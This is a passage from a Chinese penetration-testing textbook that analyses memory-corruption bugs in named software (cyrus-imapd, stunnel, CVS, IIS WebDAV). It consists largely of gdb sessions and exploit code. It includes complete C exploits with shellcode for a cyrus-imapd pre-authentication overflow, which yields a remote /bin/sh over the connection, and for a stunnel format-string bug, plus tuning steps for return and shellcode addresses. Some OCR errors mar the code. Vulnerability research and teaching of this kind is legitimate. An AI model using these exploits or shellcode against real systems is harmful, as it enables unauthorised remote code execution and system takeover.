Loaded symbols for /lib/libnsl.so.1
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/libdl.so.2...done.
Loaded symbols for /lib/libdl.so.2
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /lib/libnss_files.so.2...done.
Loaded symbols for /lib/libnss_files.so.2
0x402ecafe in __select () from /lib/i686/libc.so.6
(gdb) c
Continuing.
```

按 c 继续后, 在 python 的终端执行超长用户名的 login 操作, 这时 gdb 的终端报出一个段错误:

```
Program received signal SIGSEGV, Segmentation fault.
```



```

0x0804dc89 in imapd_canon_user (conn=0x41414141, context=0x41414141,
    user=0x41414141 <Address 0x41414141 out of bounds>, ulen=1094795585,
    flags=1094795585,
    user_realm=0x41414141 <Address 0x41414141 out of bounds>,
    out=0x41414141 <Address 0x41414141 out of bounds>, out_max=1094795585,
    out_ulen=0x41414141) at imapd.c:291
291             userbuf[ulen] = '\0';
(gdb)

```

这个 imapd 进程在 imapd_canon_user 函数里崩溃了，但是却是在“userbuf[ulen] = '\0';”的时候崩溃了，查看这时系统情况：

```

(gdb) x/i $pc
0x804dc89 <imapd_canon_user+81>:      movb    $0x0, (%eax, %ebx, 1)
(gdb) x/5i $pc-8
0x804dc81 <imapd_canon_user+73>:      call    0x804be18 <memcpy>
0x804dc86 <imapd_canon_user+78>:      mov     0x14(%ebp), %eax
0x804dc89 <imapd_canon_user+81>:      movb    $0x0, (%eax, %ebx, 1)
0x804dc8d <imapd_canon_user+85>:      pop     %edx
0x804dc8e <imapd_canon_user+86>:      pop     %ecx
(gdb) i reg $ebp $eax $ebx
ebp          0xbfffd0c8      0xbfffd0c8
eax          0x41414141      1094795585
ebx          0xbfffoec0      -1073754432
(gdb) x/20x $ebp
0xbfffd0c8:  0x41414141  0x41414141  0x41414141  0x41414141  0x41414141
0xbfffd0db:  0x41414141  0x41414141  0x41414141  0x41414141  0x41414141
0xbfffd0e8:  0x41414141  0x41414141  0x41414141  0x41414141  0x41414141
0xbfffd0f8:  0x41414141  0x41414141  0x41414141  0x41414141  0x41414141
0xbfffd108:  0x41414141  0x41414141  0x41414141  0x41414141  0x41414141

```

原来 ulen 是 imapd_canon_user 函数的压栈参数，由于溢出的数据覆盖它在堆栈中保存的位置，所以取出的 ulen 是 0x41414141。用它来查找 userbuf 的最后一个字符就导致内存访问越界了，所以 user 变量不能太大，最好正好覆盖函数返回地址。经过测试，用户名字串长度是 528 个字符的时候正好覆盖函数返回地址。用上面同样的方法执行 login 操作，这时 gdb 得到的信息如下：

```

(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i reg
eax          0xfffffffffd      -3
ecx          0x0              0

```

edx	0x4033a2a0	1077125792
ebx	0x41414141	1094795585
esp	0xbfffd0d0	0xbfffd0d0
ebp	0x41414141	0x41414141
esi	0x41414141	1094795585
edi	0x41414141	1094795585
eip	0x41414141	0x41414141

现在 eip 变成可控的地址，接下来就可以写利用程序了。

8.3.1.3 利用程序的实现

把 python 那三行代码执行的过程用 tcpdump 抓包进行分析，发现 imap 的登陆会发两个包。首先会发一个 CAPABILITY 的包，然后发送 LOGIN 数据包，根据这些信息很容易就能写出利用程序。可是在实际尝试过程中就可以发现，发送完异常 LOGIN 数据包后，imap 会返回类似如下的信息：

```
ABCF1 BAD Missing required argument to Login
```

这是由于作为用户名的 Shellcode 和返回地址包含了 imap 的特殊字符，发送到服务器以后被转义了，所以不能成功。经过测试（具体测试方法见利用程序被注释部分），发现如下的字符不能出现在 Shellcode 和返回地址里：

```
0x22
0x0C
0x0B
0x00
0x09
0x0D
0x0A
0x20
```

过滤了 Shellcode 里的这些字符果然能够顺利执行到 Shellcode，但是测试了那些搜索套接字的 Shellcode 都不能成功。无意中发现这个 imap 服务会把特别大的数当做当前连接的套接字，也就是下面的代码相当于搜索套接字 Shellcode 的功能：

```

        jmp     locate_addr
find_s:
        pop     %edi                /* The address of sting /bin/sh */

        xori    %ebx, %ebx
        decl    %ebx                /* Amazing socket :) */

        pushl   $0x2
        popl    %ecx

```

```

dup2s:
    movb    $0x3f,%al          /* sys_dup */
    int     $0x80

    decl    %ecx
    jns     dup2s

    xorl    %eax,%eax
    movl    %edi,%ebx          /* /bin/sh */
    leal    0x8(%edi),%edx      /* -isp */
    pushl   %eax
    pushl   %edx
    pushl   %ebx
    movl    %esp,%ecx          /* argv */
    xorl    %edx,%edx          /* envp=NULL */
    movb    $0x0b,%al          /* sys_execl */
    int     $0x80

    xor     %ebx,%ebx
    mov     %ebx,%eax
    inc     %eax
    int     $0x80              /* sys_exit */

locate_addr:
    call    find_s
    .byte   '/', 'b', 'i', 'n', '/', 's', 'h', 0x0, '-', 'i', 's', 'p', 0x0

```

这样就顺利完成了利用程序的实现，代码如下：

```

/* x_cyrus-imapd_login.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * cyrus-imapd IMAPMAGICPLUS preauthentication buffer overflow exploit
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>

```



```
#include <sys/time.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <errno.h>

#include "Shellcode_amazing.c"

// maybe need adjust
#define RET 0xbfffc0

// ripped from isno
int Make_Connection(char *address, int port, int timeout)
{
    struct sockaddr_in target;
    int s, i, bf;
    fd_set wd;
    struct timeval tv;

    s = socket(AF_INET, SOCK_STREAM, 0);
    if(s < 0)
        return -1;

    target.sin_family = AF_INET;
    target.sin_addr.s_addr = inet_addr(address);
    if(target.sin_addr.s_addr == 0)
    {
        close(s);
        return -2;
    }
    target.sin_port = htons(port);
    bf = 1;
    ioctl(s, FIONBIO, &bf);
    tv.tv_sec = timeout;
    tv.tv_usec = 0;
    FD_ZERO(&wd);
    FD_SET(s, &wd);
    connect(s, (struct sockaddr *)&target, sizeof(target));
    if((i = select(s+1, 0, &wd, 0, &tv)) == (-1))
    {
        close(s);
        return -3;
    }
    if(i == 0)
```

```
    }  
}  
}  
  
int main(int argc, char *argv[]) {  
    unsigned char Buff[545], data[256];  
    unsigned char identify[4] = "Xc0n";  
  
    int s, i, j;  
  
    if (argc < 2) {  
        printf("Usage: %s remote_ip\n", argv[0]);  
        exit(1);  
    }  
    s = Make_Connection(argv[1], 143, 10);  
    if (!s) {  
        printf("[-] Connect failed. \n");  
        exit(1);  
    }  
  
    #ifdef DEBUG  
        getchar();  
    #endif  
  
    GetShellcode();  
    if (!sh_Len) {  
        printf("[-] Get ShellCode failed. \n");  
        exit(1);  
    }  
    //PrintSo(sh_Buff, sh_Len);  
    /*  
    for (j=0; j<sh_Len; j++) {  
        s = Make_Connection(argv[1], 143, 10);  
        if (!s) {  
            printf("[-] Connect failed. \n");  
            exit(1);  
        }  
    }  
    /**/  
    printf("[+] Server Information. \n");  
    i = recv(s, data, sizeof(data), 0);  
    if (i <= 0) {  
        printf("[-] Recv failed. \n");  
        exit(1);  
    }  
}
```

```

data[i] = '\0';
printf("%s", data);

printf("[+] Send CAPABILITY.\n");
memset(data, 0, sizeof(data));
strcat(data, "ABCFO CAPABILITY\r\n");
i = send(s, data, strlen(data), 0);
if (i <= 0) {
    printf("[-] Send failed. \n");
    exit(1);
}
i = recv(s, data, sizeof(data), 0);
if (i <= 0) {
    printf("[-] Recv failed. \n");
    exit(1);
}
data[i] = '\0';
printf("%s", data);

printf("[+] Send Evil Data.\n");
memset(Buff, 0x90, sizeof(Buff));
//memset(Buff, (unsigned char *)sh_Buff[j], sizeof(Buff));
memcpy(Buff, "ABCF1 LOGIN ", 12);
strcpy(Buff + (sizeof(Buff) - sh_Len - 4 - 5), sh_Buff);
*(unsigned int *)&Buff[12 + 524] = RET;
memcpy(Buff + 12 + 528, "\\\"\\r\n", 5);
PrintSc(Buff, 545);

i = send(s, Buff, sizeof(Buff), 0);
if (i <= 0) {
    printf("[-] Send failed. \n");
    exit(1);
}
/*
// test
i = recv(s, data, sizeof(data), 0);
if (i <= 0) {
    printf("[-] Recv failed. \n");
}
data[i] = '\0';
printf("%s", data);
sleep (1);
}
//*/

```



```

    sleep (1);
/*
    i = send(s, &identify, 4, 0);
    if (i <= 0) {
        printf("[+] Send identify data failed. \n");
        exit(1);
    }

    sleep (1);
/**/
    printf("[+] Got it?\n");
    shell(s);
}

```

这个利用程序成功后会使用当前连接得到一个 shell。由于每一个连接都会 fork 出一个 imapd 进程，所以可以对 imapd 反复进行攻击。上面的利用程序指定的返回地址可能在不同平台并不通用，相信读者可以写出更强大的利用程序。具体的利用程序和 Shellcode 文件见配套资料第8章/8.3.1目录下。

8.3.2 Stunnel 客户端协商协议格式化串漏洞分析

这个漏洞没有实际意义，主要用来演示格式化串漏洞的定位和调试。

8.3.2.1 定位漏洞

Stunnel 3.22 以下版本存在一个客户端协商协议格式串溢出漏洞，这个漏洞相当简单，非常适合新手练习。由于 stunnel 是一个开源软件，所以可以尝试用 pscan 来扫描漏洞。首先我们注意到 stunnel 里面有两个包装的 fprintf/fscanf 函数：

```

/* descriptor versions of fprintf/fscanf */
static int fdprintf(int, char *, ...);
static int fdscanf(int, char *, char *);

```

从 <http://www.striker.ottawa.on.ca/~aland/pscan/> 下载 pscan，编译以后创建一个 stunnel.pscan 文件：

```

[san@ /home/san/format/pscan]> cat stunnel.pscan
fdprintf      1
fdscanf       1

```

然后用 pscan 对 stunnel 的源码进行扫描：

```

[san@ /home/san/format/pscan]> ./pscan -p stunnel.pscan ../stunnel-3.20/*.c
../stunnel-3.20/protocol.c:96 SECURITY: fdprintf call should have "%s" as argument 1
../stunnel-3.20/protocol.c:161 SECURITY: fdprintf call should have "%s" as argument 1
../stunnel-3.20/protocol.c:188 SECURITY: fdprintf call should have "%s" as argument 1

```

格式串漏洞立即现形!

8.3.2.2 触发漏洞

找到问题代码后, 需要找到触发该漏洞方法, 以便进一步分析调试。首先在一个终端用 nc 监听一个端口:

```
[san@ /home/san/format]> nc -p 2525 -l
```

然后在另一个终端用 stunnel 连接 2525 端口:

```
[san@ /home/san/format/stunnel-3.20]> ./stunnel -c -n smtp -r localhost:2525
```

最后在 nc 的终端输入:

```
AAAABBBB%p%p%p%p
```

这时 stunnel 的终端会显示:

```
AAAABBBB0xbffff1b0(nil)0x414141410x424242420x70257025
```

第三个%p 打印出格式串最开始的 AAAA, 这是构造格式串的 flag 值, 下面我们来尝试对 stunnel 的攻击。

8.3.2.3 利用程序的实现

有了 flag 值, 还得确定覆盖地址和 Shellcode 地址。首先来看一下 stunnel 程序的 GOT 和 DTORS 地址:

```
[san@ /home/san/format/stunnel-3.20]> objdump -R ./stunnel |grep printf
080dc170 R_386_JUMP_SLOT  fprintf
080dc19c R_386_JUMP_SLOT  vsnprintf
080dc2a8 R_386_JUMP_SLOT  snprintf
080dc318 R_386_JUMP_SLOT  sprintf
[san@ /home/san/format/stunnel-3.20]> gdb stunnel
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) main info sec
Exec file:
    '/home/san/format/stunnel-3.20/stunnel', file type elf32-i386.
0x080480f4->0x08048107 at 0x000000f4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048108->0x08048128 at 0x00000108: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08048128->0x080485dc at 0x00000128: .hash ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080485dc->0x0804905c at 0x000005dc: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
```

```

0x0804905c->0x080496da at 0x0000105c: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080496da->0x0804982a at 0x000016da: .gnu.version ALLOC LOAD READONLY DATA HAS_CONTENTS
0x0804982c->0x080498dc at 0x0000182c: .gnu.version_r ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080498dc->0x080499a4 at 0x000018dc: .rel.dyn ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080499a4->0x08049e0c at 0x000019a4: .rel.plt ALLOC LOAD READONLY DATA HAS_CONTENTS
0x08049e0c->0x08049e24 at 0x00001e0c: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
0x08049e24->0x0804a704 at 0x00001e24: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
0x0804a710->0x080b3ab0 at 0x00002710: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
0x080b3ab0->0x080b3ace at 0x0006bab0: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
0x080b3ae0->0x080cae0b at 0x0006bae0: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
0x080cf120->0x080dc0f4 at 0x00066120: .data ALLOC LOAD DATA HAS_CONTENTS
0x080dc0f4->0x080dc0f8 at 0x000930f4: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
0x080dc0f8->0x080dc100 at 0x000930f8: .ctors ALLOC LOAD DATA HAS_CONTENTS
0x080dc100->0x080dc108 at 0x00093100: .dtors ALLOC LOAD DATA HAS_CONTENTS
0x080dc108->0x080dc38c at 0x00093108: .got ALLOC LOAD DATA HAS_CONTENTS
0x080dc38c->0x080dc474 at 0x0009338c: .dynamic ALLOC LOAD DATA HAS_CONTENTS
0x080dc474->0x080dc474 at 0x00093480: .sbss HAS_CONTENTS
0x080dc480->0x080e55e4 at 0x00093480: .bss ALLOC
0x00000000->0x000116a0 at 0x00093480: .stab READONLY HAS_CONTENTS
0x00000000->0x00016a57 at 0x000a4b20: .stabstr READONLY HAS_CONTENTS
0x00000000->0x00003f65 at 0x000bb577: .comment READONLY HAS_CONTENTS
0x00000000->0x00001798 at 0x000bf4dc: .note READONLY HAS_CONTENTS

```

非常遗憾,笔者编译的 stunnel 其 GOT 和 DTORS 地址都包含了 0x0d 这个字符,这在 smtp 协议里有特殊意义, stunnel 会转义这个字符。如果读者编译的 stunnel 其 GOT 和 DTORS 地址不包含 0x0a/0x0d/0x0 等字符,那么就可以使用。同样, Shellcode 也要避免这些字符,在 Shellcode_fcntl.c 的 GetShellcode 函数里加上过滤:

```

((pSc_Buff[j] ^ i) == 0x00) ||
((pSc_Buff[j] ^ i) == 0x0D) ||
((pSc_Buff[j] ^ i) == 0x0A) ||

```

暂时使用 0x41414141 来作为覆盖地址以便找出保存在栈帧里的返回地址。下面是攻击程序:

```

/* stunnel_exp.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* STunnel 客户端协商协议格式串溢出漏洞利用程序
*/

#include <stdio.h>
#include <stdlib.h>

```



```

#include <string.h>
#include <poll.h>
#include <sys/socket.h>
#include <netinet/in.h>

#include "Shelloode_fcntl.c"

#define RETLOC      0x41414141
#define SHADDR      0xbffff000
#define ALIGN       0
#define FLAG        3
#define PORT        2525
/*
 * Normal data may be read.
 */
#define POLLRDNORM  0x040

void mkfmt(char *fmtstr, u_long retloc, u_long shaddr, int align, int flag)
{
    int i;
    unsigned int valh;
    unsigned int vall;
    unsigned int b0 = (retloc >> 24) & 0xff;
    unsigned int b1 = (retloc >> 16) & 0xff;
    unsigned int b2 = (retloc >> 8) & 0xff;
    unsigned int b3 = (retloc >> 0) & 0xff;

    /* detailing the value */
    valh = (shaddr >> 16) & 0xffff; //top
    vall = shaddr & 0xffff;         //bottom

    for (i = 0; i < align; i++) {
        *fmtstr++ = 0x41;
    }

    /* let's build */
    if (valh < vall) {
        sprintf(fmtstr,
                "%c%c%c%c" /* high address */
                "%c%c%c%c" /* low address */
                "%%uc"      /* set the value for the first %hn */
                "%%d$hn"     /* the %hn for the high part */
                "%%uc"      /* set the value for the second %hn */

```

```

        "%d$hn" /* the %hn for the low part */
        ,
        b3+2, b2, b1, b0, /* high address */
        b3, b2, b1, b0, /* low address */
        valh-8, /* set the value for the first %hn */
        flag, /* the %hn for the high part */
        vall-valh, /* set the value for the second %hn */
        flag+1 /* the %hn for the low part */
    );
} else {
    sprintf(fmtstr,
        "%c%c%c%c" /* high address */
        "%c%c%c%c" /* low address */
        "%uc" /* set the value for the first %hn */
        "%d$hn" /* the %hn for the high part */
        "%uc" /* set the value for the second %hn */
        "%d$hn" /* the %hn for the low part */
        ,
        b3+2, b2, b1, b0, /* high address */
        b3, b2, b1, b0, /* low address */
        vall-8, /* set the value for the first %hn */
        flag+1, /* the %hn for the high part */
        valh-vall, /* set the value for the second %hn */
        flag /* the %hn for the low part */
    );
}
}

int main(int argc, char *argv[])
{
    int retloc = RETLOC;
    int shaddr = SHADDR;
    int align = ALIGN;
    int flag = FLAG;
    int port = PORT;

    struct sockaddr_in addr;
    int addrlen;
    int sock;
    int option = 1;
    int rc;
    int k;
    struct pollfd fds[2];
    unsigned char cmdline[256];

```

```
unsigned char buf[8192];

unsigned char fmtbuf[2048];
unsigned char nop[256];
unsigned char data[4] = "\xc0n";

if (argc > 1) align = atoi(argv[1]);
if (argc > 2) flag = atoi(argv[2]);

memset(fmtbuf, 0, sizeof(fmtbuf));
/*
 * 创建格式串
 */
mkfmt(fmtbuf, retloc, shaddr, align, flag);

GetShellcode();
memset(nop, 0x90, sizeof(nop));
nop[sizeof(nop)-1] = 0;

strcat(fmtbuf, nop);
strcat(fmtbuf, sh_Buff);
strcat(fmtbuf, "\r\n");

/*
 * 建立套接字
 */
addrlen = sizeof(addr);
sock = socket(AF_INET, SOCK_STREAM, 0);

/*
 * 避免套接字进入 TIME_WAIT 状态
 */
rc = setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &option, sizeof(option));

if (rc < 0)
    perror("setsockopt");

/*
 * 初始化结构体, 并绑定端口
 */
addr.sin_family = AF_INET;
addr.sin_port = htons(port);
addr.sin_addr.s_addr = INADDR_ANY;
```



```
rc = bind(sock, (struct sockaddr *) &addr, addrlen);
if (rc < 0)
    perror("bind");

/*
 * 创建监听套接口
 */
rc = listen(sock, 5);
if (rc < 0)
    perror("listen");

/*
 * 等待连接
 */
for (;;)
{
    rc = accept(sock, (struct sockaddr *) &addr, &addrlen);
    if (rc < 0)
        perror("accept");

    /*
     * 发送攻击数据
     */
    if (write(rc, fmtbuf, strlen(fmtbuf)) < 0)
        perror("write");

    if (write(rc, data, 4) < 0)
        perror("write");

    /*
     * 标准输入
     */
    fds[0].fd = 0;
    fds[0].events = POLLRDNORM;
    /*
     * 套接字
     */
    fds[1].fd = rc;
    fds[1].events = POLLRDNORM;

    for (;;)
    {
        /*
         * 第三形参为-1, 表示永远等待, 否则是以毫秒为单位的超时时限。

```

```

    */
    k = poll( fds, 2, -1 );
    if ( k < 0 )
        perror( "poll" );

    if ( fds[0].revents & POLLRDNORM )
    {
        fgets( cmdline, sizeof( cmdline ), stdin );
        write( rc, cmdline, strlen( cmdline ) );
    }

    /*
    * 参看 UNP Vol 1 6.10 小节, 某些实现在接收 RST 包时返回 POLLERR, 而另
    * 一些实现则返回 POLLRDNORM
    */
    if ( fds[1].revents & ( POLLRDNORM | POLLERR ) )
    {
        k = read( rc, buf, sizeof( buf ) );
        if ( k < 0 )
            perror( "read" );
        /*
        * 向标准输出写
        */
        write( 1, buf, k );
    }
}

close( rc );
close( sock );
exit( 0 );
}

```

在一个终端运行攻击程序将监听 2525 端口, 在另外一个终端按照如下命令运行 stunnel:

```

[san@ /home/san/format/stunnel-3.20]> ./stunnel -c -n smtp -r localhost:2525
Segmentation fault (core dumped)

```

这将得到一个 core 文件, 用 gdb 调试这个 core 文件以找出我们感兴趣的东西:

```

[san@ /home/san/format/stunnel-3.20]> gdb stunnel core
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.

```

```

Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Core was generated by `./stunnel -c -n smtp -r localhost:2525'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libutil.so.1...done.
Loaded symbols for /lib/libutil.so.1
Reading symbols from /lib/i686/libpthread.so.0...done.
Loaded symbols for /lib/i686/libpthread.so.0
Reading symbols from /lib/libnsl.so.1...done.
Loaded symbols for /lib/libnsl.so.1
Reading symbols from /lib/libdl.so.2...done.
Loaded symbols for /lib/libdl.so.2
Reading symbols from /lib/i686/libc.so.6...done.
Loaded symbols for /lib/i686/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /lib/libnss_files.so.2...done.
Loaded symbols for /lib/libnss_files.so.2
Reading symbols from /lib/libnss_nisplus.so.2...done.
Loaded symbols for /lib/libnss_nisplus.so.2
#0 0x400b9606 in _IO_vfprintf (s=0xbffffe870,
    format=0xbffff1b0 "CAAAAAA%49143c%3$hn%12289c%4$hn", '\220' <repeats 168 ti
mes>..., ap=0xbffff1ac) at ../sysdeps/i386/i486/bits/string.h:539
539      ../sysdeps/i386/i486/bits/string.h: No such file or directory.
    in ../sysdeps/i386/i486/bits/string.h
(gdb) x/i $pc
0x400b9606 <_IO_vfprintf+14294>:      mov     %di, (%eax)
(gdb) i reg $eax $edi
eax          0x41414143      1094795587
edi          0xbfff      49151

```

在往 0x41414143 写的时候发生崩溃了。看看这时堆栈结构：

```

(gdb) bt
#0 0x400b9606 in _IO_vfprintf (s=0xbffffe870,
    format=0xbffff1b0 "CAAAAAA%49143c%3$hn%12289c%4$hn", '\220' <repeats 168 times>...,
    ap=0xbffff1ac) at ../sysdeps/i386/i486/bits/string.h:539
#1 0x400d92f4 in _IO_vsnprintf (
    string=0xbfffed80 "CAAAAAA", '\220' <repeats 192 times>..., maxlen=1024,
    format=0xbffff1b0 "CAAAAAA%49143c%3$hn%12289c%4$hn", '\220' <repeats 168 times>...,
    args=0xbffff1a8) at vsnprintf.c:130
#2 0x0804d88f in fdprintf (fd=1,

```



```

format=0xbffff1b0 "CAAAAAA%49143c%3$hn%12289c%4$hn", '\220' (repeats 168 times>...) at
protocol.c:221
#3 0x0804d453 in smtp_client (local_rd=0, local_wr=1, remote=3)
    at protocol.c:96
#4 0x0804c5b0 in client (local=-2) at client.c:150
#5 0x0804aa04 in main (argc=6, argv=0xbffffa64) at stunnel.c:139
(gdb) x/8x $ebp
0xbfffe858:    0xbfffe968    0x400d92f4    0xbfffe870    0xbffff1b0
0xbfffe868:    0xbffff1ac    0xbfffad80    0xfbad8001    0xbfffe910

```

攻击程序可以覆盖 0xbfffe858+4 这个函数返回地址，另外还需确定 Shellcode 地址。

```
(gdb) x/200x 0xbffff000
```

```

0xbffff1b0:    0x41414143    0x41414141    0x31393425    0x25633334
0xbffff1c0:    0x6e682433    0x32323125    0x25633938    0x6e682434
0xbffff1d0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff1e0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff1f0:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff200:    0x90909090    0x90909090    0x90909090    0x90909090

```

凭肉眼缓冲区的数据可能会漏过，而 gdb 自身又没有搜索内存的指令。绿盟科技的 scz 在他的《漏洞调试技巧》一文中用了一个 gdb 的宏来搜索内存，有了这个宏就可以很方便地搜索内存数据。使用前需要在用户目录保存一个包含这个宏的.gdbinit 文件，然后就可以在 gdb 里直接使用。.gdbinit 文件如下：

```

define find
set $count=0
set $find_result=$arg0
while (((unsigned int)$count)<((unsigned int)$arg3))&&(((unsigned
int)$find_result)<=((unsigned int)$arg1)))
    if (*(unsigned int *)$find_result==$arg4)
        set $count=$count+1
        x/wx $find_result
    end
    set $find_result=$find_result+$arg2
end
end

```

使用的格式是：

```
find <start> <end> <step> <count> <value>
```

在调试这个 core 文件的时候，只需用如下命令搜索 NOP 指令的区间：

```
(gdb) find 0xbffff000 0xbfffffc 4 10 0x90909090
```

```
0xbffff1e0: 0x90909090
0xbffff1e4: 0x90909090
0xbffff1e8: 0x90909090
0xbffff1ec: 0x90909090
0xbffff1f0: 0x90909090
0xbffff1f4: 0x90909090
0xbffff1f8: 0x90909090
0xbffff1fc: 0x90909090
0xbffff200: 0x90909090
0xbffff204: 0x90909090
```

现在可以确定 Shellcode 地址大概选用 0xbffff200，重新调整攻击程序的 RETLOC 和 SHADDR，这次攻击成功了！具体利用程序和 Shellcode 的源文件见配套资料第8章/8.3.2目录下。

8.3.3 CVS “Directory” double free 漏洞分析

CVS 1.11.4 及以下版本都存在“Directory”两次释放漏洞，这是非常典型的多次释放，通过对这个漏洞的分析，读者一定会加深对两次释放的利用方法。

8.3.3.1 代码分析

这个漏洞是 Stefan Esser 发现的，问题代码存在于 server.c 程序的 dirswitch() 函数中。此函数用于处理转换目录的请求，它会接收客户端提交的目录名并为之在堆里分配一个缓冲区，在使用完以后会通过 free() 调用将其释放掉。由于程序流程上的设计失误，当多次向服务器请求最后带“/”的目录名时，将导致该目录名被释放多次。相关代码如下：

```
static void
dirswitch (dir, repos)
    char *dir;
    char *repos;
{
    ...

    if (dir_name != NULL)
        free (dir_name);

    dir_len = strlen (dir);

    /* Check for a trailing '/'. This is not ISDIRSEP because \ in the
       protocol is an ordinary character, not a directory separator (of
       course, it is perhaps unwise to use it in directory names, but that
       is another issue). */
    if (dir_len > 0
        && dir[dir_len - 1] == '/')
    {
        if (alloc_pending (80 + dir_len))
```

```

static void
serve_argument (arg)
    char *arg;
{
    char *p;

    if (error_pending()) return;

    if (argument_vector_size <= argument_count)
    {
        argument_vector_size *= 2;
        argument_vector =
            (char **) realloc ((char *)argument_vector,
                               argument_vector_size * sizeof (char *));
        if (argument_vector == NULL)
        {
            pending_error = ENOMEM;
            return;
        }
    }
    p = malloc (strlen (arg) + 1);
    if (p == NULL)
    {
        pending_error = ENOMEM;
        return;
    }
    strcpy (p, arg);
    argument_vector[argument_count++] = p;
}

```

于是在 CVS 服务端下一个 malloc 断点，另外在 0x80d1ba8 地址下一个读写断点：

```

(gdb) b __libc_malloc
Breakpoint 3 at 0x4011cf74: file malloc.c, line 2791.
(gdb) watch *((int*)0x80d1ba8)
Hardware watchpoint 4: *(int *) 135076776
(gdb) c
Continuing.

Breakpoint 3, __libc_malloc (bytes=137) at malloc.c:2791
2791  malloc.c: No such file or directory.
      in malloc.c
(gdb) finish
Run till exit from #0  __libc_malloc (bytes=137) at malloc.c:2791
0x08083eac in error ()

```


位置，如何迅速重现漏洞，以及如何把利用程序调试为可用。

8.4.1 IIS WebDAV 栈溢出漏洞分析

IIS WebDAV 栈溢出漏洞实际上是由于 ntdll.dll 中的一些函数导致的，微软在此漏洞最初的安全公告里没有提到感谢谁，据说是由于有人利用这个漏洞攻击美国军方服务器才导致该漏洞曝光。不过很多人也一定知道谁最早发现了这个漏洞。

8.4.1.1 漏洞分析

向 IIS 发送如下数据：

```
SEARCH /O HTTP/1.0
Host:xxx
Content-Type: text/xml
Content-length: 3
xxx
```

IIS 把请求的文件名转换成 UNICODE，在前面加上路径，然后作为文件名参数传给了 GetFileAttributesExW。假如 IIS 根目录是 c:\inetpub\wwwroot，那么传递给 GetFileAttributesExW 的文件名就是“\\?\c:\inetpub\wwwroot\O”的 UNICODE 形式，数据结构如下：

```
0197efe0 5c 00 5c 00 3f 00 5c 00-63 00 3a 00 5c 00 69 00  \. \. ?. \. c. : \. i.
0197eff0 6e 00 65 00 74 00 70 00-75 00 62 00 5c 00 77 00  n.e.t.p.u.b. \. w.
0197f000 77 00 77 00 72 00 6f 00-6f 00 74 00 5c 00 4f 00  w.w.r.o.o.t. \. O.
```

函数引用关系如图 8.9 所示。

```
GetFileAttributesExW
|_RtlDosPathNameToNtPathName_U
|_RtlInitUnicodeString <-buff 超过 05 535 就会导致短整型数溢出
|_在这后面的代码进行字符复制的时候就会触发堆栈溢出
```

图 8.9 函数引用关系

UNICODE_STRING 结构的定义如下：

```
typedef struct _UNICODE_STRING
{
    USHORT Length; <—这长度指的是 buffer 的字节数，并不是 unicode 字符的个数
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING *PUNICODE_STRING;
```

从上面的分析可以看到，事实上只要保证(\$FileName+\$IIS_Path)*2 > 65 535 就可以触发存储 buff 长度的短整型数溢出，其中\$FileName 是提交的文件名（非 UNICODE 形式）。

8.4.1.2 关于 wchar 的字符串

IFS 在接收到发送的 buff 之后, 会调用 MultiByteToWideChar 函数把 buff 转换成 wchar 类型, 即 UNICODE。用的 CodePage 是系统默认的 CodePage, 在简体中文系统上是 936。在转换过程中, 不符合相应 code page wchar 范围的双字节字符会被替换掉, 单字节字符会被转换成 “\xXX\x00” 的形式。

怎么判断字符是单字节字符还是双字节字符? 简体中文、繁体中文、韩文、日文都是双字节文字, 即 double-byte character set (DBCS)。在上述四种文字的双字节中的第一个字节都大于等于 0x80, 所以某个字符如果大于等于 0x80, 那么后面就还有一个字节的字符一起跟这个字符组成一个完整 “字符”。

可以写程序验证一下, 调用一个 API 就可以了。

The IsDBCSLeadByteEx function determines whether a specified byte is a lead byte that is, the first byte of a character in a double-byte character set (DBCS).

```
BOOL IsDBCSLeadByteEx(
    UINT CodePage,    // identifier of code page
    BYTE TestChar     // byte to test
);
```

